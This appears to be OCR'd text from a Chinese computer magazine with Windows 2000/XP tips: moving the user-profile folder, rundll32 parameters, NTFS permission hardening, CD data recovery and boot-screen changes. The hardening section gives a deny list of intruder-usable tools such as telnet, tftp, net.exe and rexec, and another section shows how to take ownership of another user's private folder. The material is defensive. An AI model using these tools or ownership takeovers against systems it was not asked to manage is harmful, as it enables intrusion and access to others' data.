在Windows 2000/XP中，“Documents and Settings”是一个特殊文件夹，用户配置文件、桌面，甚至连密钥信息都保存在这里面。如果硬盘空间不够，想把它们换个地方，但这些东西却很难移动。我们的问题是：如何在保证系统正常运行的情况下，将“Documents and Settings”文件夹移动到另外一个分区？

装备： Windows 2000/XP
任务难度系数： 2/5
挑战者： 李云浩 SkyIntheSea

新任务(¥100元)

一位没有留姓名的读者(wsms186luqiyi@yahoo.com.cn)发来邮件提供选题：在输入一篇英语作文时，老师要求单词全是小写，每句开头字母大写。可我不小心全输成了小写字母。有什么办法使我不必一个一个地重新修改呢？还有，网上有些文章介绍了一些修改注册表键值的方法，但里面的英文都是全角英文，如“Localmachine”，根本不能拿来在直接工具软件中直接使用。如何把它们快速替换成半角英文呢？

(请这位提供选题的读者用同样信箱将你的联系方法告诉Cornel(system@cfan.com.cn)，我们将奖励你100元现金。)

为什么要移动这个文件夹？

由于Windows使用Documents and Settings文件夹存储了大量重要内容，所以将其移动到其他分区的好处在于：

1.随着安装软件增多，Windows目录会越来越庞大，这时如果没有给系统盘留下足够空间，就需要把Documents and Settings文件夹移动到其他分区，使得Windows有足够空间运行。

2.Documents and Settings文件夹和Windows文件是系统频繁访问的路径，如果位于不同硬盘，将会加快磁盘系统的访问速度，减少对单一的硬盘的过度磨损。

3.Documents and Settings文件夹存储的是用户个人数据，当重装系统或用Ghost恢复系统时，必须事先备份用户的个人数据，一旦忘记的话，就损失大了。把Documents and Settings文件夹移动到其他分区，就可以无需备份，直接格式化系统分区或者使用Ghost覆盖系统分区，而不会影响用户的个人数据。

两大绝招帮你迁移“Documents and Settings”

如果你试图移动或重命名“Documents and Settings”文件夹，系统会报告：Documents and Settings是Windows的系统文件夹，Windows需要它才能正常运行，因此不能删除或重命名。因此，得寻求特别的方法。

方法一：新装系统可考虑间接迁移法

思路分析：在登录后是无法移动当前用户的配置文件，需要新建一个拥有管理员权限的账户，再通过这个用户把目标用户的配置文件夹迁移。

第一步： 在控制面板的“用户账户”，选择“创建一个新账户”(假设为test)并赋予“计算机管理员”权限，确定后注销当前系统后以用户test登录。

第二步： 假设要把账户Administrator移到“E:\Documents and Settings”，打开“C:\Documents and Settings”目录，把“C:\Documents and Settings\Administrator”目录复制到“E:\Documents and Settings”目录。然后打开“我的电脑”的属性，切换到“用户配置文件”(Windows XP则是“高级→用户配置文件”)，单击“设置”，选择移动目标后单击“复制到”，然后选择“E:\Documents and Settings\Administrator”为保存路径，确认操作即可。

> **小提示**
> 为了把所有目标中的所有文件复制到新目录，依次打开“工具→文件夹选项”，在“高级设置”标签下确认勾选“显示隐藏文件或文件夹”，并取消“隐藏已知文件类型的扩展名”和“隐藏受保护的操作系统文件”两个复选框。

第三步： 打开注册表编辑器，点击“编辑→查找”，键入关键字“\Documents and Settings\Administrator”后整个注册表中查找，把关键字前面的数据一律改为E:，退出注册表编辑器。

第四步： 注销test，并以Administrator登录系统。打开命令行提示符窗口，输入“SET”并回车，在显示结果中确认“USERPROFILE”的指向路径为“E:\Documents and Settings\Administrator”。这样，就把Administrator迁移到E盘，现在可以把原来“E:\Documents and Settings\Administrator”目录删除了。

第五步： 最后点击“开始→运行”，输入“lusrmgr.msc”回车后打开“本地用户和组”控制台，在“用户”下把test删除，然后打开“C:\Documents and Settings”目录，把test目录删除即可(见图1)。

这个方法只能迁移部分数据。当用户配置数据很多



图 1

了，系统动态库可能在注册表中记录了“Documents and Settings”目录的绝对路径，这可能带来系统不稳定，所以此法一般在新安装的系统中使用。

方法二：微软给的原创方法

微软公司给出了移动 Documents and Settings 文件夹的方案，分为两种情况：

第一种情况：安装系统前设置

只需在安装前修改 Documents and Settings 文件夹的名字即可，安装系统时通过运行 Winnt.exe 或 Winnt32.exe 并携带“/UNATTEND”参数，并在“Unattend.txt”文件中插入以下语句：

[GuiUNattended] ProfilesDir = D:\USER

其中“D:\USER”是自定义目录，这样安装后的系统将会用指定的目录替代默认的“Documents and Settings”文件夹。

第二种情况：已经安装好的系统

用过 Linux 的用户应该知道，Linux 可以把不同的装载点（可理解为不同的目录或分区）装到同一个点上，这样方便管理。其实在 Windows 2000/2003/XP 的 NTFS 文件系统中也有类似特性，它就是 Windows 装载点命令，利用这个命令可以把“Documents and Settings”目录从源目录装到另外一个目录。这个 NTFS 装载点迁移法的前提是，源目录和目标目录都必须采用的 NTFS 文件系统，而且只能间接把“Documents and Settings”移动到 E:盘根目录，这样 E:盘可能会比较乱。具体步骤如下：



图 2

第一步: 打开命令行提示符窗口，键入“mountvol”，查看各个盘装载名。在本案例中要把“C:\Documents and Settings”目录装入到 E:盘，其中 E:盘的“VolumeName”为“\\?\Volume{ae782e92-1fdb-11d9-851d-806d6172696f}\ ”（不包括外侧引号）（见图 2）。

第二步: 打开记事本，输入以下内容，将其保存为 C:\mount.bat 文件（“//”后面的是说明，不用输入）。

```
xcopy "C:\Documents and Settings\*.*" "E:\" /E /H //把C:Documents and Settings目录下的文件和文件夹拷贝到E:根目录下。
rename "C:\Documents and Settings" "C:\Backup" //把目录该名后作为备份
mkdir "C:\Documents and Settings" //创建一个空目录
mountvol "C:\Documents and Settings" \\?\Volume{ae782e92-1fdb-11d9-851d-806d6172696f}\ //把E:盘装载到"C:\Documents and Settings"中
```



图 3

第三步: 打开策略组编辑器，把 mount.bat 添加到启动脚本中，确定后退出编辑器。

第四步: 重启电脑成功后，打开策略组编辑器，清除启动脚本。

小提示

★所要 Mountvol 的源必须为空，否则将无法装载。装载后“C:\Documents and Settings”的图标变为一个盘符。


★如果恢复到原来状态，可以写一个 delmount.bat 批处理文件，并将其加入启动脚本中运行一次，然后登录到系统后把 C:\backup 和 E:盘的配置文件删除即可。delmount.bat 的内容为：

```
mountvol "C:\Documents and Settings" /d
copy "C:\Backup\*.*" "C:\Documents and Settings"
```

★ Mountvol 的特殊应用：Windows 2003 不能自动为闪盘分配盘符，如果要使用闪盘就不得不手动为闪存指定盘符。而 Mountvol 命令可以让系统自动装入新卷的功能，这样 Windows 2003 就能自动识别并为闪存分配盘符：单击“开始→运行”，在“打开”框中键入“mountvol /E”，然后单击“确定”按钮。重启电脑后，Windows 2003 就能够自动识别并指定闪存盘符了。

CF[XT02]

经常听到有些朋友说:呀！系统的注册表启动项目有rundll32.exe，系统进程也有rundll32.exe，是不是病毒呀？其实，这是对rundll32.exe接口不了解，它的原理非常简单，了解并掌握其原理对于我们平时的应用非常有用，如果能理解了原理，我们就能活学活用，自己挖掘DLL参数应用技巧。



Rundll.exe是病毒吗？

■ Heelen

Rundll32.exe和Rundll.exe的区别

所谓Rundll.exe，可以把它分成两部分，Run(运行)和DLL(动态数据库)，所以，此程序的功能是运行那些不能作为程序单独运行的DLL文件。而Rundll32.exe则用来运行32位DLL文件。Windows 2000/XP都是NT内核系统，其代码都是纯32位的，所以在这两个系统中，就没有rundll.exe这个程序。相反，Windows 98代码夹杂着16位和32位，所以同时具有Rundll32.exe和Rundll.exe两个程序。这就是为什么Windows 98的System文件夹为主系统文件夹，而到了Windows 2000/XP时就变成System32为主系统文件夹(这时的System文件夹是为兼容16位代码设立的)。

Rundll.exe是病毒？


无论是Rundll32.exe或Rundll.exe，独立运行都是毫无作用的，要在程序后面指定加载DLL文件。在Windows的任务管理器中，我们只能看到rundll32.exe进程，而其实质是调用的DLL。我们可以利用进程管理器等软件（本刊2004年21期有介绍）来查看它具体运行了哪些DLL文件。有些木马是利用Rundll32.exe加载DLL形式运行的，但大多数情况下Rundll32.exe都是加载系统的DLL文件，不用太担心。另外要提起的是，有些病毒木马利用名字与系统常见进程相似或相同特点，瞒骗用户。所以，要确定所运行的Rundll32.exe是在%systemroot%\system32目录下的，注意文件名称也没有变化。

高手是如何获得参数的？

相信大家在论坛上很常看见那些高手给出的一些参数来简化操作，如rundll32.exe shell32.dll，Control_RunDLL，取代了冗长的“开始→设置→控制面板”，作为菜鸟的我们心里一定痒痒的。他们是怎么知道答案的？我们如何自己找到答案？分析上面命令可以知道，其实就是运行Rundll32.exe程序，指定它加载shell32.dll文件，而逗号后面的则是这个DLL的参数。了解了其原理，下面就可以自己挖掘出很多平时罕为人知的参数了。

第一步：运行eXeScope软件，打开一个某个DLL文件，例如shell32.dll。

第二步：选择“导出→SHELL32.DLL”，在右边窗口就可以看到此DLL文件的参数了(见图)。



第三步：这些参数的作用一般可以从字面上得知，所以不用专业知识。要注意的是，参数是区分大小写的，在运行时一定要正确输入，否则会出错。现在随便找一个参数，例如RestartDialog，从字面上理解应该是重启对话框。组合成一个命令，就是Rundll32.exe shell32.dll，RestartDialog，运行后可以看见平时熟悉的Windows重启对话框。

现在，我们已经学会了利用反编译软件来获取DLL文件中的参数，所以以后看到别人的一个命令，可以从调用的DLL文件中获取更多的命令。自己摸索，你就能了解更多调用DLL文件的参数了。

小资料

常用的rundll32参数

命令: rundll32.exe shell32.dll,Control_RunDLL
功能: 显示控制面板

命令: rundll32.exe shell32.dll,Control_RunDLL access.cpl,,1
功能: 显示“控制面板→辅助选项→键盘”

命令: rundll32.exe shell32.dll,Control_RunDLL sysdm.cpl @1
功能: 执行“控制面板→添加新硬件”

命令: rundll32.exe shell32.dll,SHHelpShortcuts_RunDLL AddPrinter
功能: 执行“控制面板→添加新打印机”

命令:rundll32.exe DISKCOPY.DLL,DiskCopyRunDll
功能：启动软盘复制窗口

CF [XT03]

在电脑应用中经常会看到“权限”这个词，特别是Windows 2000/XP 被越来越多的朋友装进电脑后，常常会有读者问，什么是权限呢？它到底有什么用？下面我们将用几个典型实例为大家讲解Windows 中的权限应用，让你不仅可以在不安装任何软件的情况下，限制别人访问你的文件夹、指定用户不能使用的程序，而且还有来自微软内部的加强系统安全的绝招。



走出 Windows 权限迷魂阵

■ thugx
■选题推荐 四川 刘嘉
■选题奖金 300 元

初识 Windows 的权限

首先，要完全使用 Windows 权限的所有功能，请确保在应用权限的分区为 NTFS 文件系统。本文将以 Windows XP 简体中文专业版＋ SP2 作为范例讲解。

1.什么是权限？

举个形象的例子，Windows 就像一个实验室，其中有导师A、导师B、学生A、学生B，大家都能在实验室里面完成实验。但在这里又是分等级的，两位导师可以指定学生能使用什么样的实验工具，不能碰什么工具，从而使得实验室不会因为学生乱用实验工具，而出现问题。同时，两位导师又能互相限制对方对实验工具的使用。因此，Windows 中的权限就是对某个用户或同等级的用户进行权力分配和限制的方法。正是有了它的出现，Windows中的用户要遵循这种“不平等”的制度，而正是这个制度，才使得Windows可以更好地为多个用户的使用创造了良好、稳定的运行环境。

2.权限都包含有什么？

在以NT内核为基础的Windows 2000/XP 中，权限主要分为七大类:完全控制、修改、读取和运行、列出文件夹目录、读取、写入、特别的权限(见图1)。



图 1

其中完全控制包含了其他六大权限，只要拥有它，就等同于拥有了另外六大权限，其余复选框会被自动选中，属于“最高等级”的权限。

而其他权限的等级高低分别是:特别的权限＞读取和运行＞修改＞写入＞读取。

默认情况下，Windows XP 将启用“简单文件共享”，这意味着安全性选项卡和针对权限的高级选项都不可用，也就不能进行本文所述的那些权限应用操作了。请现在就右击任意文件或文件夹，选择“属性”，如果没有看到“安全”选项卡，你可以通过如下方法打开它。

打开“我的电脑”，点击“工具→文件夹选项→查看”，接着在然后单击取消“使用简单文件共享(推荐)”复选框即可。

实战权限“正面”应用

以下应用的前提，是被限制的用户不在 Administrators 组，否则将可能发生越权访问，后面“反面应用”会讲到。执行权限设置的用户至少需要为 Power Users 组的成员，才有足够权限进行设置。

实例1:我的文档你别看——保护你的文件或文件夹

假设A 电脑中有三个用户，用户名分别为User1、User2、User3。User1 不想让 User2 和 User3 查看和操作自己的“test”文件夹。

第一步:右击“test”文件夹并选择“属性”，进入“安全”选项卡，你将会看到“组或用户名称”栏里有 Administrators(A\Administrators)、CREATOR OWNER、SYSTEM、Users(A\Users)、User1(A\ User1)。他们分别表示名为A电脑的管理员组，创建、所有者组，系统组，用户组以及用户 User1 对此文件夹的权限设置。当然，不同的电脑设置和软件安装情况，此栏里的用户或用户组信息不一定就是和我描述的一样，但正常情况下最少将包含3项之一:Administrators、SYSTEM、Users 或 Everyone(见图2)。



图 2

第二步:依次选中并删除 Administrators、CREATOR OWNER、SYSTEM、Users，仅保留自己使用的 User1 账户。在操作中可能会遇到如图3 的提示框。其实只要单击“高级”按钮，在“权限”选项卡中，取消“从父项继承




图 3

那些可以应用到子对象的权限项目，包括那些在此明确定义的项目”的复选框，在弹出对话框中单击“删除”即可。该操作使此文件夹清除了从上一级目录继承来的权限设置，仅保留了你使用的User1账户。

就这么轻松，你就实现了其他用户，甚至系统权限都无法访问“test”文件夹的目的。

小提示

★需要注意的是，如果这个文件夹中需要安装软件，那么就不要删除“SYSTEM”，不然可能引起系统访问出错。

★Administrator并不是最高指挥官:你可能会问，为什么这里会有一个“SYSTEM”账户呢？同时许多朋友认为Windows 2000/XP中的Administrator是拥有权限最高的用户，其实不然，这个“SYSTEM”才具有系统最高权限，因为它是“作为操作系统的一部分工作”，任何用户通过某种方法获取了此权限，就能凌驾一切。

Just Do It

★我的文件只许看不许动:请自行练习如何使User2只能查看“test”文件夹中的文件，但不能删除或修改其中的子文件夹和文件。在列表中选中User2，接着单击“编辑”按钮，在出现的“test的权限项目”中，选中“拒绝”栏下对应的:“删除子文件夹及文件”和“删除”、“更改权限”、“取得所有权”的复选框。

★别乱改我的设置:搜索系统目录下的CPL文件(控制面板项目的文件)，将相应项目文件“安全”选项卡“拒绝”栏中勾选“完全控制”。

实例2:上班时间别聊天——禁止用户使用某程序

第一步:找到聊天程序的主程序，如QQ，其主程序就是安装目录下的QQ.exe，打开它的属性对话框，进入“安全”选项卡，选中或添加你要限制的用户，如User3。

第二步:接着选择“完全控制”为“拒绝”，“读取和运行”也为“拒绝”。

第三步:单击“高级”按钮进入高级权限设置，选中User3，点“编辑”按钮，进入权限项目。在这里的“拒绝”栏中选中“更改权限”和“取得所有权”的复选框。

小提示

也可以使用组策略编辑器来实现此功能，但安全性没有上面方法高。点击“开始→运行”，输入“gpedit.msc”，回车后打开组策略编辑器，进入“计算机设置→Windows设置→安全设置→软件限制策略→其他规则”。右击，选择“所有任务→新路径规则”，接着根据提示设置想要限制的软件的主程序路径，然后设定想要的安全级别，是“不允许的”还是“受限制的”。

实例3:来者是客——微软内部增强系统安全的秘技

本实战内容将需要管理员权限。所谓入侵，无非就是利用某种方法获取到管理员级别的权限或系统级的权限，以便进行下一步操作，如添加自己的用户。如果想要使入侵者“进来”之后不能进行任何操作呢？永远只能是客人权限或比这个权限更低，就算本地登录，连关机都不可以。那么，他将不能实施任何破坏活动。

注意:此法有较高的危险性，建议完全不知道以下程序用途的读者不要尝试，以免误操作引起系统不能进入或出现很多错误。

第一步:确定要设置的程序

搜索系统目录下的危险程序，它们可以用来创建用户、夺取及提升低权限用户的权限，格式化硬盘，引起电脑崩溃等恶意操作:cmd.exe、regedit.exe、regsvr32.exe、regedt32.exe、gpedit.msc、format.com、compmgmt.msc、mmc.exe、telnet.exe、tftp.exe、ftp.exe、XCOPY.EXE、at.exe、cacls.exe、edlin.exe、rsh.exe、finger.exe、runas.exe、net.exe、tracert.exe、netsh.exe、tskill.exe、poledit.exe、regini.exe、cscript.exe、netstat.exe、issync.exe、runonce.exe、debug.exe、rexec.exe、wscript.exe、command.com、comsdupd.exe

第二步:按系统调用的可能性分组设置

按照下面分组，设置这些程序权限。完成一组后，建议重启电脑确认系统运行是否一切正常，查看“事件查看器”，是否有错误信息(“控制面板→管理工具→事件查看器”)。

(1)cmd.exe、net.exe、gpedit.msc、telnet.exe、command.com

(仅保留你自己的用户，SYSTEM也删除)

(2)mmc.exe、tftp.exe、ftp.exe、XCOPY.EXE、comsdupd.exe

(仅保留你自己的用户，SYSTEM也删除)

(3)regedit.exe、regedt32.exe、format.com、compmgmt.msc、at.exe、cacls.exe、edlin.exe、rsh.exe、finger.exe、runas.exe、debug.exe、wscript.exe、cscript.exe、rexec.exe

(保留你自己的用户和SYSTEM)

(4)tracert.exe、netsh.exe、tskill.exe、poledit.exe、regini.exe、netstat.exe、issync.exe、runonce.exe、regsvr32.exe

(保留你自己的用户和SYSTEM)

第三步:用户名欺骗

这个方法骗不了经验丰富的入侵者，但却可以让不够高明的伪黑客们弄个一头雾水。

打开“控制面板→管理工具→计算机管理”，找到“用户”，将默认的Administrator和Guest的名称互换，包括描述信息也换掉。完成后，双击假的“Administrator”用户，也就是以前的Guest用户，在其“属性”窗口中把隶属于列表里的Guests组删除，这样，这个假的“管理员”账号就成了“无党派人士”，不属于任何组，也就不会继承其权限。此用户的权限几乎等于0，连关机都不可以，对电脑的操作几乎都会被拒绝。如果有谁处心积虑地获取了这个用户的权限，那么他肯定吐血。

第四步:集权控制，提高安全性

打开了组策略编辑器，找到“计算机设置→Windows设置→安全设置→本地策略→用户权利指派”(见图4)，接着根据下面的提示进行设置。

⑴减少可访问此计算机的用户数，减少被攻击机会

找到并双击“从网络访问此计算机”，删除账户列表中用户组，只剩下“Administrators”;

找到并双击“拒绝本地登录”，删除列表中的



图 4

“Guest”用户，添加用户组“Guests”。

(2)确定不想要从网络访问的用户，加入到此“黑名单”内

找到并双击“拒绝从网络访问这台计算机”，删除账户列表中的“Guest”用户，添加用户组“Guests”；

找到并双击“取得文件或其他对象的所有权”，添加你常用的账户和以上修改过名称为“Guest”的管理员账户，再删除列表中“Administrators”。

(3)防止跨文件夹操作

找到并双击“跳过遍历检查”，添加你所使用的账户和以上修改过名称为“Guest”的管理员账户，再删除账户列表中的“Administrators”、“Everyone”和“Users”用户组。

(4)防止通过终端服务进行的密码猜解尝试

找到并双击“通过终端服务拒绝登录”，添加假的管理员账户“Administrator”；找到“通过终端服务允许登录”，双击，添加你常用的账户和以上修改过名称为“Guest”的管理员账户，再删除账户列表中的“Administrators”、“Remote Desktop User”和“HelpAssistant”(如果你不用远程协助功能的话才可删除此用户)。

(5)避免拒绝服务攻击

找到并双击“调整进程的内存配额”，添加你常用的账户，再删除账户列表中的“Administrators”。

实例4:“你的文档”别独享——突破文件夹“私有”的限制

Windows XP安装完成并进入系统时，会询问是否将“我的文档”设为私有(专用)，如果选择了“是”，那将使该用户下的“我的文档”文件夹不能被其他用户访问、删除、修改。其实这就是利用权限设置将此文件夹的访问控制列表中的用户和用户组删除到了只剩下系统和你的用户，所有者也设置成了那个用户所有，Administrators组的用户也不能直接访问。如果你把这个文件夹曾经设置为专用，但又在该盘重装了系统，此文件夹不能被删除或修改。可按照下面步骤解决这些问题，让你对这个文件夹的访问，畅通无阻。

第一步:登录管理员权限的账户，如系统默认的Administrator，找到被设为专用的“我的文档”，进入其“属性”的“安全”选项卡，你将会看到你的用户不在里面，但也无法添加和删除。

第二步:单击“高级”按钮，进入高级权限设置，选择“所有者”选项卡，在“将所有者更改为”下面的列表中选中你现在使用的用户，如“User1 (A\User1)”，然后再选中“替换子容器及对象的所有者”的复选框，然后单击“应用”，等待操作完成。

第三步:再进入这个文件夹看看，是不是不会有任何权限的提示了？可以自由访问了？查看里面的文件、复制、删除试试看，是不是一切都和“自己的”一样了？嘿嘿。如果你想要删除整个文件夹，也不会有什么阻止你了。

CF[XT04]



自建“运行”快捷方式

■ 软件DIY

在Windows XP中如果使用了其默认的开始菜单，可以直接将“运行”拖放到桌面而生成其快捷方式，从而能够更快速地打开该对话框。那么如何在Windows 98/2000中创建“运行”的快捷方式，从而将其放置在快速启动栏中，实现只要鼠标一点就打开“运行”呢？其实只要编写一个小小的JAVA脚本就能完成这个任务。

新建一个文本文件，在其中输入以下内容：

```
(new ActiveXObject("Shell.Application")).FileRun()
```

将其保存为run.js（.js为文件的扩展名），然后创建它的快捷方式并拖放到快速启动栏中即可。

小提示

修复JAVA脚本关联

如果将JAVA脚本文件和记事本或其他文件编辑程序建立的关联，直接双击run.js文件就无法打开“运行”对话框了。可以先建立一个run.js的快捷方式，接着右击该快捷方式，选择“属性”命令，在“快捷方式”选项卡内的“目标”输入框内的开头添加“wscript.exe”和空格，然后单击“确定”按钮即可修复成功。

CF[XT05]

本刊2003年第20期《网络蚂蚁也能拯救硬盘数据》一文曾介绍了用网络蚂蚁恢复硬盘数据的方法，看后很多读者反响强烈，希望把详细方法介绍一下，本文将向你展示断点续传工具的另一个功用：抢救烂盘中的数据！



惊！FlashGet也能抢救烂盘！

■Aoouch.NET

光盘用久了，难免会划伤，如果其中是宝贵的数据资料，除了使用烂盘拯救专家——BadCopy（下载地址：http://www.skycn.com/soft/3496.html）外，还可以试试我要推荐的是一个另类的方法。

准备工作

★你的光驱还能识别出你的烂盘。

★需要在Windows 2000/XP/2003中安装有IIS（Internet信息服务），如果没有请到“添加/删除程序→添加/删除Windows组件”中安装。

★类似FlashGet之类的多线程下载工具。

第一步:依次打开“控制面板→管理工具→服务”，确保“IIS Admin”和“FTP Publishing”服务处于已启动状态。

第二步:打开“控制面板→管理工具→Internet信息服务”，在左侧树型框中选择“FTP站点→默认FTP站点”，右击“默认FTP站点”，在弹出的菜单中选择“属性”，把IP地址改为127.0.0.1，然后确认(见图1)。




图1

第三步:再次右击“默认FTP站点”，选择弹出菜单中的“新建→虚拟目录”，这时系统会启动虚拟目录创建向导，请选择下一步。你可以为虚拟目录取一个任意的别名，这里选择的是“menu”。

第四步:再选择下一步，选择输入内容所在的路径，当然是光盘目录了，在浏览文件夹对话框中选择你的光驱所占用的盘符即可。下一步的访问权限让系统默认读取就行了，再次单击下一步就可以完成向导了。这样，我们的第一步就算完成了。

第五步:打开FlashGet，按F7启动站点资源探索器。在地址栏输入“ftp://127.0.0.1/menu/”，把“menu”改为你刚才为虚拟目录取的别名即可。按回车键，这时系统将列出光盘的目录(见图2)。看到日志中记录了吗？“该站点支持断点续传”，这就是关键所在。还等什么？赶快下载你想要的文件啊。



图2

小提示

★如果不能登录FTP站点，试试把登录FTP的用户名和密码改为系统管理员的用户名和密码。

★由于此方法下载速率极快，不必开太多下载线程，用下载工具默认的5个即可。为了不伤害硬盘，请在FlashGet的“选项→常规”选项卡中把“把数据写入到磁盘每当接收到”一项改大一些，一般来说至少应该在500KB以上。

★如果光盘实在太烂，可能出现丢失光驱情况。不要紧，可以试着在设备管理器中刷新即插即用设备，这样光驱就又回来了。

★对于烂盘，最有可能发生的情况是有一小块数据读不出来。但我们用的是多线程下载工具，所以仅仅是这一小块数据不能复制，前后数据都能成功复制到硬盘。把未下完整文件的文件名中最后的“.jc!”去掉即可。

CF[XT06]

随着硬盘飞速迈进 120GB、160GB、200GB 时代，许多朋友不再关心电脑中的文件是否太多，即使已经没用的文件也不会删除，甚至为了方便还会保存几千首 MP3 或是图片，更不要说是数不清的下载文件和个人文档了，但可能他们从来没有想到过：电脑中的文件数量过多，不仅会占用大量磁盘空间，而且还会拖慢你的系统，令 Windows 的性能大打折扣！

■ ABC
■ 选题推荐:西安　王平
■ 选题奖金:100 元

系统慢可能是你的文件太多了

Windows 是如何管理文件的

1.FAT12～FAT32

硬盘就像一个仓库，而操作系统就是仓库管理员，为了便于管理，管理员会先对照某个标准的仓库存货规范（文件系统）对仓库进行全面整理，不仅要分出几个区块（分区），同时还要按照一定规格划分出一个一个标准大小的空间（它被叫做“簇”，英文名为 Cluster），同时它也会随着仓库面积的扩大而相应变大。这样货物（文件）来了就会被存放到一个空间里，如果不够就将货物分开放在两个或更多空间里，但为了便于管理，一个空间只能放一件货物，即使它只有一点点。接着仓库管理员会继续按照标准的存货规范建立一个仓库存货表（微软把它叫做 FAT，也就是 File Allocation Table，文件分配表），用来记录每一个货物保存在哪个空间，这样平时要找什么货物，只要一查这个表就能快速找到。

微软的仓库管理员已经换了好几任，比如第一任是 DOS 1.0，它用的是 12 位仓库存货规范（FAT12），仓库非常简陋，面积也很小（软盘），接着是 DOS 2.0，因为出现了新的仓库（硬盘），所以它改用了 16 位仓库存货规范（FAT16），到了 DOS 4.0 这一任后，对于小于 16MB 的仓库，它会用 12 位的仓库存货规范，大于 16MB 仓库才会使用 16 位的。

但 16 位仓库存货规范无法管理大于 2GB 的仓库，Windows 95 OSR2 这位管理员开始使用 32 位的仓库存货规范（FAT32），以后的 Windows 98、Windows Me 都延续使用了这个规范。

2.NTFS

1996 年 7 月微软又同时任命了一个叫做 Windows NT 4.0 的仓库管理员，它所使用的仓库存货规范很特别，叫做 NTFS，这种规范不仅使得仓库管理效率和空间利用率都得到了大大提高，而且也在很大程度上减少了出现错误的情况。之后的 Windows 2000、Windows XP 管理员虽然可以同时使用 FAT32 和 NTFS 两种仓库存货规范，但微软有意推广 NTFS，所以一直对它进行改进。

随着仓库越来越大，FAT32 规范的问题也越来越突出，所以它被推荐给 10GB 以下分区，32GB 以上微软则会强烈推荐使用 NTFS 规范。

UltraISO 小档案

▶软件版本：7.2.3.906　　软件大小：1284KB
▶软件性质：共享软件　　适用平台：Windows 98/2000/XP
▶下载地址：http://nj2.onlinedown.net/files/uiso7_cn.exe

3.NTFS 的 MFT

NTFS 规范所使用的仓库存货表也发生了变化，它被叫做 Master File Table（主文件表，简称 MFT），其中的文件和文件夹信息的存储单位是 Record（记录），一个 Record 的长度是 1024Bytes，一个文件至少要用上 12～15 个 Record 来记录其信息，而少于 1500Bytes 的文件，甚至会直接保存在 MFT 中。文件信息越复杂（比如：进行了加密、压缩）等，所占用的 Record 就越多。因此，在 NTFS 的 MFT 中，一个文件至少会用去 10 多 KB 的空间来存储文件信息，随着文件和文件夹的数目增加，MFT 占用的磁盘空间也就越来越多（见图 1）。




图 1　运行 Windows 2000/XP 的磁盘整理工具，对一个驱动器或分区进行分析后，单击“查看报告”，在上部“卷信息”窗格中可以看到 MFT 的统计数据

系统在读写文件和文件夹时都要先读取 MFT，而 Windows 在向硬盘写入数据时又没有规范，只要见到有空间就会写入，所以为了避免 MFT 数据和其他文件数据混在一起，使得文件和文件夹调用效率降低，Windows 2000/XP 为 MFT 预留出一定磁盘空间，这个空间即使有剩余，也不会写入普通的文件数据。如果你的硬盘相当大，文件相当多，可以通过修改注册表来加大 MFT 的预留空间，从而提高系统效率。

打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem]，将右侧窗格“NtfsMftZoneReservation”双字节值（如没有请自行创建）的数值修改为 1 到 4 的数值。默认值为 1，代表预留 12.5% 给 MFT，2 表示 25%，3 表示 37.5%，4 表示 50%。

提到更换 Windows 开机画面，很多朋友都会，不就是找一个 eXeScope 之类的工具修改、替换可执行文件的资源，或者用 BootSkin 之类的专用软件来完成吗？错了，根本不用这么麻烦，其实在 Windows XP/2003 中，只要利用一个秘密参数，几秒钟就能让系统开机画面变脸，不必修改系统文件，没有任何风险！

相信吗?10秒钟完成开机画面变脸！

■ LX

两步替换画面

第一步：用记事本打开C:\Boot.ini，找到Windows XP 启动项所在行，在末尾处加入“/bootlogo /noguiboot”。

第二步：找到自己做好的开关机画面，存放到Windows目录下（C:\Windows)，文件名为boot.bmp。注意：文件名和扩展名都不能改变，图片要求分辨率为640×480，16色。

重启电脑，看看开机画面是不是已经变了？如果不满意，可以直接用新的图片替换 boot.bmp 就行了，真是简单极了！

找不到好看的开机画面怎么办？

如果没有合适的开机画面没问题，只要登录http://www.wincustomize.com/skins.asp?c=1&library=32&u=0，在这里可以找到不少非常漂亮的图片，拿来直接用吧！

如果想自己设计一张开机画面，可以用 Photoshop 等工具处理到合适尺寸（640×480)，然后保存成4位色，也就是16色就可以了。

Boot.ini 参数的秘密

观察上面替换开机画面的步骤你就会发现：其实主要的步骤就是在 Boot.ini 中填加了一个重要的参数。Boot.ini 中还包含不少有用的参数，很多杂志报刊都有过介绍，这里我们介绍几个比较重要的参数。

1./BOOTLOG：加上这个参数启动电脑后，系统会把启动信息都记录在一个文件中，便于今后查看。保存位置为%SystemRoot%\Ntbtlog.txt，其中“%SystemRoot%”代表系统文件夹，如C:\Windows。

